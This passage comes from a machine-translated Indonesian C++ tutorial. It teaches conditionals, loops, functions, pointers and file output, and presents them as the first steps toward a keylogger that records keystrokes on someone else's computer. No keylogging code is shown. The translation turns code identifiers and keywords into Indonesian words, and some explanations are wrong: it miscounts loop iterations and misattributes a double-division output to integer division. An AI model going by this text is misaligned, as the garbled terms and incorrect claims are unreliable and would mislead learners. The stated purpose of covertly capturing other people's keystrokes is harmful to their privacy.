Pada dasarnya, Baris 9 menyatakan bahwa jika nilai yang terkandung dalam variabel **sebuah**sama dengan yang terkandung dalam**b** dan nilai dalam**c**tidak sama dengan itu **dib** maka akan muncul pernyataan “Saya tidak akan tidur” yang tertulis pada Baris 11. Namun, jika salah satu dari kondisi ini salah (misalnya**sebuah**tidak sama**b**atau **c**sama dengan**d**) maka akan tercetak pernyataan pada baris 15 yang berbunyi “I will fight against sleep” akan tercetak.

Itukalau tidak yang tertulis pada Baris 15 adalah pernyataan bersyarat, yang sama seperti di dunia nyata berarti jika kondisi pada Baris 9 bernilai**Salah** maka pernyataan pada Jalur 11 dilewati dan kondisi lain di bawah garis

dipertimbangkan.

jika**ATAU**pernyataan digunakan sebagai penggantikalau tidak pernyataan, itu akan menyiratkan bahwa hanya satu dari kondisi pada Baris 9 yang harus benar (baik nilai dalam**sebuah==batauc!=d**) agar pernyataan pada Baris 11 dipertimbangkan dan pada Baris 15 diabaikan.

Menelusuri serangkaian kode untuk program yang berbeda akan meningkatkan pemahaman dan dalam jangka panjang membuat Anda terbiasa dengan operator, berbagai fungsinya dan bagaimana mereka dapat digunakan.

Dengan menambahkan beberapa pernyataan baru ke program kami yang telah dianalisis sebelumnya dan menjelaskannya selangkah demi selangkah, pemahaman kami tentang pengkodean dalam C++ akan meningkat pesat. Ketika ini tercapai, berjalan melalui proses pembuatan Keylogger tidak akan membuat Anda berkeringat.

Mari kita analisa program-program berikut di bawah ini:

```
7  double c = 10.3, d = 60.234;
8
9  cout << "Enter value for a: ";
10 cin >> a;
11 cout << "Enter value for b: ";
12 cin >> b;
13
14 if( a > b )
15 {
16     cout << "A is greater than B";
17 }
18 else if( a == b )
19 {
20     cout << "A is equal to B";
21 }
```

Kode dari Baris 1 hingga 7 adalah kode yang sudah dikenal dan karenanya, kode tersebut telah dihilangkan.

Pada Baris 9 dan 11, fungsi Cout digunakan dan pernyataan "Masukkan nilai untuk a: " dan "Masukkan nilai untuk b: " akan dicetak (perhatikan spasi di akhir kedua kalimat, antara titik dua dan tanda kutip yang mengakhiri pernyataan. Ingat tujuannya). Pada Baris 10 dan 12, fungsi Cin yang akan mengharuskan pengguna komputer untuk memasukkan nilai, digunakan. Setelah kedua nilai yang diminta pengguna oleh program dimasukkan, program melakukan evaluasi berdasarkan pernyataan kondisional pada Baris 14 dan jika hasilnya benar, program mencetak seperti yang diarahkan oleh Baris 16 "A lebih besar dari B".

Pada Baris 18, pernyataan bersyarat **lain jika** adalah jenis pernyataan bersyarat yang digunakan di antara **jika** dan **kalau tidak** pernyataan. Ini digunakan untuk menambahkan beberapa kondisi lain yang jika semuanya dievaluasi menjadi **Salah**, akan menghasilkan pencetakan garis di bawah **kalau tidak** pernyataan. Seperti yang digunakan dalam program ini, jika kondisinya **a > b** salah, garis di bawah **kalau tidak** pernyataan -A lebih kecil dari B- akan dicetak kecuali **lain jika** kondisi benar maka "A sama dengan B" akan tercetak.

```
13
14     if( a > b )
15     {
16         cout << "A is greater than B";
17     }
18     else if( a == b )
19     {
20         cout << "A is equal to B";
21     }
22 else
23 {
24     cout << "A is less than B";
25 }
26
27 return 0;
```

The screenshot shows a C++ development environment with the following details:

- Code Editor:** Displays the provided C++ code.
- Console Tab:** Shows the output of the program execution.
- Output:**

```
<terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 02:1
Enter value for a: 1
Enter value for b: 3
A is less than B
```

Seperti yang diamati dari kode yang ditulis di atas, pengguna memasukkan nilai 1 untuk variabel **a** dan 3 untuk variabel **b**. Nilai-nilai ini tidak memenuhi kondisi pada Jalur 14, juga tidak memenuhi kondisi pada Jalur 18 dan seterusnya **kalau tidak** pernyataan dianggap. Pernyataan pada Baris 24 "A kurang dari B dicetak."

loop:

Loop dalam C++ dapat dikatakan sebagai jalur melingkar yang dilaluinya

pernyataan bersyarat yang sedang dievaluasi terus berputar-putar tidak pernah berhenti sampai kondisi yang diperlukan terpenuhi atau rute pelarian disediakan. Mari kita menganalisis program yang loop digunakan. Ada beberapa loop seperti **Ketika** lingkaran,**Untuk**lingkaran, . Mari kita mulai dengan**Ketikalingkaran**.

```
int main()
{
    cout << "Enter value for a or enter -1 to exit: ";
    cin >> a;
    cout << "Enter value for b or enter -1 to exit: ";
    cin >> b;

    if( a > b )
    {
        cout << "A is greater than B";
    }
    else if( a == b )
    {
        cout << "A is equal to B";
    }
    else if( a == -1 || b == -1)
        break;
    else
    {
        cout << "A is less than B";
    }
}
```

Dapat dilihat bahwa **ketika** pernyataan ditempatkan tepat sebelum baris kode di mana evaluasi berulang diperlukan, input pengguna inklusif (pernyataan Cin dan Cout). Setelah **ketika**, selalu ada tanda kurung yang memuat hal-hal seperti **BENAR**, **Salah**, **1** atau **0**. Nomor **1** bisa diganti dengan **BENAR** jika **0** dengan palsu. Loop dapat diatur untuk berjalan terus menerus tanpa berhenti atau diatur ke beberapa kali untuk berjalan sebelum berhenti.

Seperti yang Anda ketahui, Baris 12 dan 14 hanyalah pernyataan yang akan dicetak dan Baris 13 dan 14 akan meminta pengguna untuk memasukkan

nilai secara berulang (Loop). Dari Jalur 17 ke 23 terletak kondisional

pernyataan yang akan dievaluasi. Pada Jalur 25 kedua variabel **a** dan **b** diberi nilai -1. Sekarang jika semua kondisi lain bernilai false, program akan terus berjalan hingga kondisi pada Baris 25 bernilai true ($a == -1 \mid\mid b == -1$) yaitu pengguna memasukkan nilai -1 kemudian instruksi pada Baris 26 akan dilakukan yaitu loop akan putus dan pernyataan pada Baris 29 akan dicetak.

Namun, cara kami menjalankan pernyataan bersyarat kami untuk loop yang akan dihentikan tidak begitu efisien. Hal ini terjadi karena jika pengguna memasukkan nilai -1 untuk **a** dan **b** seperti yang diminta Baris 13, loop tidak akan putus tetapi pengguna akan diminta lagi untuk memasukkan input untuk variabel **b**. Hanya ketika keduanya **a** dan **b** diberi nilai -1 apakah loop akan terputus.

Mari kita lihat cara yang lebih efisien dalam menggunakan pernyataan kondisional dan pernyataan break sehingga ketika pengguna memasukkan nilai -1 untuk salah satu dari kedua variabel, loop akan berakhir.

```
7  double c = 10.3, d = 60.234;
8
9
10 while(true)
11 {
12     cout << endl << "Enter value for a or enter -1 to exit: ";
13     cin >> a;
14     if( a == -1 )
15         break;
16
17     cout << endl << "Enter value for b or enter -1 to exit: ";
18     cin >> b;
19     if( b == -1 )
20         break;
```

Seperti yang terlihat pada gambar di atas, jika pernyataan (yang mengarah ke pemutusan loop) dan merusak pernyataan dibawa langsung di bawah Baris 13 yang meminta input pengguna sehingga setelah input nilai -1 oleh pengguna, loop akan terputus dan **kalau tidak** pernyataan dicetak. Dalam situasi di mana nilai selain -1 dimasukkan, pernyataan pada Baris 12 akan dicetak setelah Baris 13 akan meminta masukan dari pengguna untuk variabel **b**. Sekali lagi jika nilai selain -1 dimasukkan untuk variabel **b**, sisa pernyataan kondisional di bawah ini akan dievaluasi dan hasil yang sesuai akan dicetak

keluar:

```
if( a > b )
{
    cout << "A is greater than B";
}
else if( a == b )
{
    cout << "A is equal to B";
}
else
{
    cout << "A is less than B";
}

return 0;
```

Lebih jauh lagi, penting untuk Anda ketahui bahwa mengetahui bagaimana mengatur baris kode Anda sehingga menghasilkan keluaran tertentu tidak terjalin di sekitar C++. Itu hanya membutuhkan logika dasar. Yang perlu Anda ketahui hanyalah pernyataan yang berbeda, untuk apa mereka digunakan dan bagaimana mereka dapat digunakan. Cara mereka diatur untuk menjalankan fungsi tertentu dapat sepenuhnya menjadi ide Anda.

Selanjutnya kita akan melakukan Untuklingkaran. Namun, sebelum kita membahasnya, mari kita lihat caranya kenaikan kerja.

```
7     double c = 10.3, d = 60.234;
8
9     int i = 0;
10    while( i <= 3 )
11    {
12        cout << endl << "Enter value for a or enter -1 to exit: ";
13        cin >> a;
14        if( a == -1 )
15            break;
16
17        cout << endl << "Enter value for b or enter -1 to exit: ";
18        cin >> b;
19        if( b == -1 )
20            break;
21
22        if( a > b )
23        {
24            cout << "A is greater than B " << i;
25        }
26        else if( a == b )
27        {
```

Semuanya dari program kami sebelumnya sejauh ini tetap sama, namun di Jalur 9, ada variabel **sayay** yang diinisialisasi yaitu diatur ke 0. Variabel ini **sayad** dibuat sehingga dapat digunakan dalam **ketikaloop** untuk mengatur berapa kali program dalam loop akan berjalan sebelum diakhiri.

Sementara (i <= 3) pada baris 10 adalah kondisi yang menginstruksikan program untuk terus berjalan selama nilai **sayakurang** dari 3 tapi berhenti sekalis **sayatelah** menjadi 3 yaitu program akan berjalan tiga kali.

```

16
17     cout << endl << "Enter value for b or enter -1 to exit: ";
18     cin >> b;
19     if( b == -1 )
20         break;
21
22     if( a > b )
23     {
24         cout << "A is greater than B " << i;
25     }
26     else if( a == b )
27     {
28         cout << "A is equal to B " << i;
29     }
30     else
31     {
32         cout << "A is less than B " << i;
33     }
34
35     i++;
36 }
```

Pada Jalur 35,**saya++**adalah pernyataan kenaikan, yang secara sederhana menyiratkan bahwa nilai 1 harus ditambahkan **kesaya**setiap kali loop selesai. Dapat juga ditulis sebagai: **saya = saya + 1**namun,**saya++**pendek dan itulah yang digunakan kebanyakan orang.

<< **saya**telah ditambahkan di akhir setiap pernyataan kondisional sehingga jumlah siklus yang diselesaikan akan ditampilkan setelah setiap loop.

Untuk Lingkaran:

Itu**Untuk**menjalankan fungsi yang pada dasarnya sama dengan**Ketika**lingkaran. Mereka sama dalam arti bahwa keduanya membuat program berjalan dalam iterasi. Namun, perbedaan antara keduanya adalah dalam cara mereka digunakan dalam program.

```
5 {
6     int a, b;
7     double c = 10.3, d = 60.234;
8
9     for( int i=0; i<3; i++)
10    {
11
12         cout << endl << "Enter value for a or enter -1 to exit: ";
13         cin >> a;
14         if( a == -1 )
15             break;
16
17         cout << endl << "Enter value for b or enter -1 to exit: ";
18         cin >> b;
19         if( b == -1 )
20             break;
21
22         if( a > b )
23         {
24             cout << "A is greater than B " << i;
25         }

```

Dapat dilihat dari gambar di atas, bagaimana **untuk** lingkaran ditulis. Untuk(**int i = 0; i < 3; i++**) hanya berarti bahwa variabel **saya** ditugaskan untuk menyimpan data dari variabel tipe dan diinisialisasi ke nol. **saya < 3; saya++** menginstruksikan program untuk berjalan terus menerus (menjaga hitungan jumlah loop yang selesai) sampai **saya** adalah 1 nilai kurang dari 3 yaitu Program akan berjalan hanya dua kali. Juga, perlu dicatat bahwa kenaikan dibuat dalam tanda kurung setelah **untuk** loop, kenaikan hanya akan berfungsi untuk program di dalam blok itu (Baris 10 hingga 25).

Memanfaatkan Operator Matematika

Seperti yang dinyatakan sebelumnya, operator matematika di sini di dunia C++ tidak berbeda dengan yang ada di dunia nyata. Mari kita lihat bagaimana operator ini dapat digunakan, terutama dengan tipe data lain seperti **mengambang** dan **obel** seperti yang selama ini kita mainkan hanya dengan bilangan bulat. Kita juga akan melihat mengapa tipe data tertentu tidak dapat menampung beberapa nilai, desimal atau bilangan bulat.

```
1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6     int a = 5, b = 2;
7     double c = 10.3, d = 60.234;
8     float e = 0.23233;
9
10    cout << "A=5 divded by B=2 :: " << a/b;
11
12    return 0;
13 }
14
15
16 int / int 10.2525425
```


```
Problems Tasks Console Properties
terminated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015)
A=5 divded by B=2 :: 2
```

Pada Baris 6, 7 dan 8 dari program di atas, nilai diberikan ke variabel tipe:**ke dalam,dobel, dan mengambang**sama. Nilai-nilai yang diberikan ini sesuai dengan tipe variabel.

Operasi pembagian sederhana dilakukan pada Jalur 10, yaitu **a/b**. saat program dijalankan, nilainya **2** dicetak sebagai jawabannya. Anda mungkin mulai bertanya-tanya apakah seluruh matematika di dunia ini salah karena Tuan Komputer

tidak pernah membuat kesalahan. Namun, Anda melakukannya dengan benar dan Mr. Computer kali ini salah! Jawabannya dievaluasi menjadi 2 karena variabel **sebuah** dan **badalah** tipe **bilangan bulat** dan bilangan bulat tidak dapat menyimpan nilai desimal sehingga hanya mencetak seluruh bagian.

```
| Keylogger.cpp | 23
1 #include <iostream>
2 using namespace std;
3
4 int main()
5 {
6     int a = 5, b = 2;
7     double c = 10.3, d = 60.234;
8     float e = 0.23233;
9
10    cout << c/d;
11
12    return 0;
13 }
14
15
16
```



The screenshot shows a C/C++ development environment with the code in the editor. In the console tab, the output of the program is displayed as ".171". This output is truncated at the decimal point, which is a characteristic behavior of integer division in C++ when both operands are integers.

Jika variabel **sebuah** dan **bb** bertipe float atau double, hasilnya akan tercetak secara utuh, yaitu keseluruhan dan bagian desimal seperti yang ditunjukkan pada gambar di bawah ini,

Pada program di atas pada Line 10, dilakukan operasi pembagian yang serupa dengan yang sebelumnya. Namun dalam operasi khusus ini nilai-nilai diberikan variabel tipedobel(**c = 10,3, d = 60,234**). Dapat dilihat bahwa pada saat menjalankan program, jawaban yang tercetak adalah **0,171**. Jawabannya dilengkapi dengan bagian desimalnya karena tipe variabel yang ditetapkan (**dobel**).

Sejauh ini kita telah membahas dasar-dasar C++ dan diharapkan sekarang, Anda dapat menulis program sederhana, mungkin program "Hello world". Namun jika ada hal-hal tertentu yang Anda masih tidak mengerti atau tidak benar-benar mengerti, jangan panik karena kami melanjutkan dengan pengkodean, Anda pasti akan cocok.

FUNGSI: Fungsi adalah kumpulan kode yang disatukan sebagai satu tubuh untuk menjalankan fungsi tertentu. Fungsi yang kita bicarakan di sini mirip dengan fungsi normal **utama** fungsi yang biasanya kita tulis di awal kode kita, mereka berada di bawah **utama** fungsi. Kami juga dapat membuat fungsi di luar **utama** dan kemudian memanggil mereka dalam **utama**.

Kita membutuhkan fungsi karena kita perlu mengelompokkan blok atau keluarga tertentu yang dirancang untuk menjalankan fungsi tertentu. Misalnya kita membutuhkan fungsi untuk menambah, mengurangi dan membagi satu set angka, menulis kode untuk melakukan operasi aritmatika ini akan sangat sulit. Namun, fungsi yang mampu melakukan operasi aritmatika yang diperlukan dapat ditulis dan dipanggil di dalam fungsi utama setiap kali diperlukan.

```
1 #include <iostream>
2 using namespace std;
3
4
5 double Sum(double a, double b);
6
7
8 int main()
9 {
10     cout << "The sum of 3 and 5 is: " << Sum(3, 5);
11     return 0;
12 }
13
14 double Sum(double a, double b)
15 {
16     return a+b;
17 }
18
```

The screenshot shows a code editor with the C/C++ code above. Below it, the IDE's interface is visible, including tabs for 'Problems', 'Tasks', 'Console', and 'Properties'. The 'Console' tab is active, displaying the output of the program: 'The sum of 3 and 5 is: 8'. The status bar at the bottom indicates the file is a C/C++ application and was last modified on 01/07/2015 at 04:42.

Mari kita lihat contoh-contoh praktis untuk membuat pembuatan dan penggunaan fungsi menjadi lebih jelas.

Secara umum, pada program di atas, sebuah fungsijumlahdibuat untuk menyebabkan penambahan dua variabel **sebuah** dan **b**. Fungsi ini dalam jangka panjang akan membuat pekerjaan kita lebih mudah. Misalnya, di mana saja dalam program di mana operasi matematika serupa diperlukan, yang perlu dilakukan hanyalah memanggil fungsi.

Pada baris 5, sebuah fungsijumlahdibuat untuk menerima dan memproses input tipe **variabel**. Di dalam kurung, fungsijumlah, memiliki dua variabel **sebuah** dan **b** dinyatakan. Pada baris 8, **utama** variabel dideklarasikan juga dan di dalamnya, the

pekerjaan khusus untuk **fungsi** untuk melaksanakan didefinisikan.

"Jumlah 3 dan 5 adalah :" tertulis di Baris 10 seperti yang Anda tahu, hanyalah sebuah pernyataan yang akan dicetak. Namun, di akhir Baris ini, **fungsi jumlah** disebut dan variabel **sebuah dan b** diatur ke **3 dan 5** masing-masing. Pada Baris 14, fungsi, yang dibuat di luar fungsi utama, dibawa ke dalamnya. Akhirnya, pada Baris 16 sebuah operasi matematika dimaksudkan untuk menghasilkan jumlah dari **sebuah dan b** ditulis. Saat menjalankan program, jumlah variabel **sebuah dan b** (3,5) menampilkan hasilnya **8**.

Selesai, mari kita analisa program serupa dengan beberapa hal baru di dalamnya.

```
6 string Welcome(string x);
7
8 int main()
9 {
10     string x;
11     cout << "The sum of 3 and 5 is: " << Sum(3, 5) << endl;
12     cout << "Enter whatever you would like";
13     getline(cin, x);
14     cout << Welcome(x);
15     return 0;
16 }
17
18 double Sum(double a, double b)
19 {
20     return a+b;
21 }
22
23 string Welcome(string x)
24 {
25     return x;
26 }
```

The screenshot shows a C++ development environment. At the top, there's a code editor with the provided C++ code. Below the code editor is a terminal window showing the execution of the program. The terminal output includes the result of the sum calculation ('The sum of 3 and 5 is: 8') and the user input ('Enter whatever you would like') followed by the string 'Hi I am here or am I take a wild g i I am here or am I take a wild guess!'. The terminal tabs at the bottom include 'Problems', 'Tasks', 'Console' (which is selected), and 'Properties'.

```
minated> Keylogger.exe [C/C++ Application] C:\Users\Creator\workspace\Keylogger\Debug\Keylogger.exe (01/07/2015, 04:51)
he sum of 3 and 5 is: 8
nter whatever you would likeHi I am here or am I take a wild g
i I am here or am I take a wild guess!
```

Ada beberapa hal baru di sini, pada dasarnya adalah **getline** pernyataan di Line 13. Untuk saat ini mari kita ambil sintaks untuk bagaimana kita melihatnya karena memiliki latar belakang tersendiri dan akan membawa kita keluar dari jalur jika kita mengejarnya. Kami akan belajar lebih banyak dan lebih banyak tentang hal itu saat kami maju.

Ada juga **rangkaian** tipe variabel seperti yang terlihat pada Baris 22. Tipe variabel String digunakan untuk memuat spasi dan banyak dan banyak huruf. Faktanya, hampir semua pernyataan yang telah kami cetak ke jendela tampilan sejauh ini dalam kursus ini dapat dipegang oleh **rangkaian**.

```
12
13     char c = 'a';
14     cout << c;
15     return 0;
```

Asal tahu saja, gambar kecil di atas baru saja ditulis untuk memperkenalkan tipe variabel baru, yang pasti akan kita gunakan nanti. Tipe variabelnya adalah **char**. Tipe variabel ini menyimpan karakter seperti tanda dolar, satu huruf seperti yang ada pada Baris 13 di atas, dll. Biasanya digunakan dengan tanda kutip tunggal.

Akhirnya, mari kita masuk ke **petunjuk** dan **file**, setelah itu kita akan mulai menulis kode untuk Keylogger.

Bab 15. Pointer dan File

Petunjuk

```
| Keylogger.cpp ✘
```

```
1 #include <iostream>
2
3
4 using namespace std;
5
6 int main()
7 {
8
9     int num = 10;
10    int *ptr;
11    ptr = &num;
12
13    cout << num << " :: " << ptr;
14
15    return 0;
16 }
```

Pada dasarnya, pointer tidak hanya dalam C++ tetapi dalam bahasa pemrograman lain digunakan untuk menunjukkan lokasi memori variabel. Mari kita analisis program kecil di atas untuk membantu kita memahami bagaimana pointer digunakan.

Kode dari Baris 1 hingga 6 memiliki tujuan yang sama seperti yang selalu mereka lakukan dalam kode sebelumnya yang telah kami tulis. Sebuah variabel **jumlahTipeke dalam** dideklarasikan pada Baris 9. Karena pointer mengungkapkan lokasi memori dari suatu variabel, harus ada variabel yang lokasinya dideklarasikan. Pada Baris 10, penunjuk dideklarasikan. Ini dilakukan dengan menggunakan tipe variabel, sama seperti variabel, yang lokasinya akan ditetapkan, diikuti dengan tanda bintang dan terakhir nama pointer. Pointer dapat memiliki nama apa saja, **ptr** digunakan dalam program di atas.

Sekarang, satu Baris 9, pointer disuruh menunjuk ke variabel**nomor**. Hal ini dilakukan dengan mengetikkan nama pointer (**ptr**) dan menyamakannya dengan tanda ampersand (&) dan nama variabel (**nomor**) tanpa spasi di antaranya. Pada baris 13, pernyataan COut ditulis ke output**nomor**(yang kita atur sebelumnya ke nilai 10) dan**PT**, yang akan menampilkan lokasi memor**nomor**. Seperti yang terlihat pada gambar di atas, saat menjalankan kode, ini akan menampilkan nilai yang terkandung dalam**nomor** (10) bersama dengan lokasi memori variabel (0x28ff18).

Perhatikan bahwa pada Baris 13, jika kita ingin pointer mencetak untuk menghibur nilai yang terkandung dalam variabel, kita cukup memberi tanda asterisk sebelumnya **ptr** seperti yang ditunjukkan pada gambar di bawah ini.

```
13     cout << num << " :: " << *ptr;
14
15     return 0;
16 }
17
18
19
20
```

The screenshot shows a code editor with the following content:

```
13     cout << num << " :: " << *ptr;
14
15     return 0;
16 }
17
18
19
20
```

Below the code, there is a terminal window showing the output:

```
0 :: 10
```


File

Kita mungkin bertanya pada diri sendiri mengapa kita perlu**File**. Nah, jika kita membutuhkan Keylogger, kita perlu tahu cara menggunakan**file**

karena jika Anda memiliki Keylogger di sistem seseorang, kami akan menyimpan penekanan tombol pengguna dalam file. Jika pengguna mengetik **ABC**, itu harus ditulis ke file di suatu tempat.


Kita perlu tahu cara menulis ke **mengajukan** menggunakan apa-apa selain C++. Ini adalah proses yang sangat sederhana yang tidak rumit dengan cara apa pun. Bahkan sangat mirip dengan Cout dan Cin. Yang perlu kita lakukan adalah:

- Ketik **#termasuk <fstream>** tepat di bawah **#termasuk<iostream>** sehingga kita akan dapat menulis ke **mengajukan**.
- Buat aliran keluaran seperti pada Baris 8 dan beri nama. Aliran keluaran dibuat hanya dengan menulis **dari aliran** dan menambahkan nama apapun pilihan Anda untuk itu. Pada Jalur 8, nama aliran keluarannya adalah **menulis**. Perhatikan bahwa jalur harus ditentukan lain, itu akan ada di folder proyek Anda.




Untuk menemukan jalur default, klik "PC" atau "Komputer Saya" tergantung pada bagaimana itu di sistem Anda, pada "Disk Lokal" dan kemudian pada "Pengguna." Klik pada nama pengguna dari **Pengguna** Anda gunakan saat ini.

- Temukan "Ruang kerja" dan klik di atasnya



Videos	Links	13/03/2015 16:46	File folder
Local Disk (C:)	Music	13/03/2015 16:46	File folder
CD Drive (D:) Virtual	Pictures	13/03/2015 16:46	File folder
Network	Saved Games	13/03/2015 16:46	File folder
	Searches	13/03/2015 16:46	File folder
	Tracing	04/03/2015 15:50	File folder
	Videos	13/03/2015 16:46	File folder
	workspace	01/07/2015 23:18	File folder

Di dalam "Ruang Kerja," cari nama proyek C++ Anda dan klik di atasnya. Jika Anda menamai proyek Anda - Keylogger, Anda harus mencari Keylogger.



- Keystrokes yang disimpan akan berada di dalam Keylogger secara default.

Mari kita lanjutkan dan tentukan jalur file untuk lokasi yang tepat yang kita inginkan untuk mendapatkan penekanan tombol yang akan dikirim.

```
1 #include <iostream>
2 #include <fstream>
3
4 using namespace std;
5
6 int main()
7 {
8     ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
10    write << ""
11
12    return 0;
13 }
```

Di dalam tanda kurung di depan pernyataan pembuat file pada Baris 8, sertakan jalur yang Anda inginkan. Pada program di atas,

C:\\Users\\Creator\\OUR_FILE adalah jalur yang dipilih di mana penekanan tombol yang disimpan akan mengikuti **FILE OUR** (nama file) di mana mereka akan disimpan. Setelah melakukan ini, Anda **mengajukan** nama dibentuk dan jalur ke sana ditentukan.

Menulis ke File Anda

Dengan kata lain untuk menulis ke file Anda atau dengan kata lain mengirim input ke yang Anda buat **mengajukan**, pada nomor baris tuliskan nama file Anda (pada program di atas: **menulis**) dengan cara yang sama Anda mencetak pernyataan dengan **Cout** yaitu

Tulis << “.....”

```
6 int main()
7 {
8     ofstream write("C:\\Users\\Creator\\OUR_FILE.txt");
9
10    write << "Windows is awesone I like working in it, I like all the freedom that I have in it as "
11        "opposed to Linux";
12
13    return 0;
14 }
```

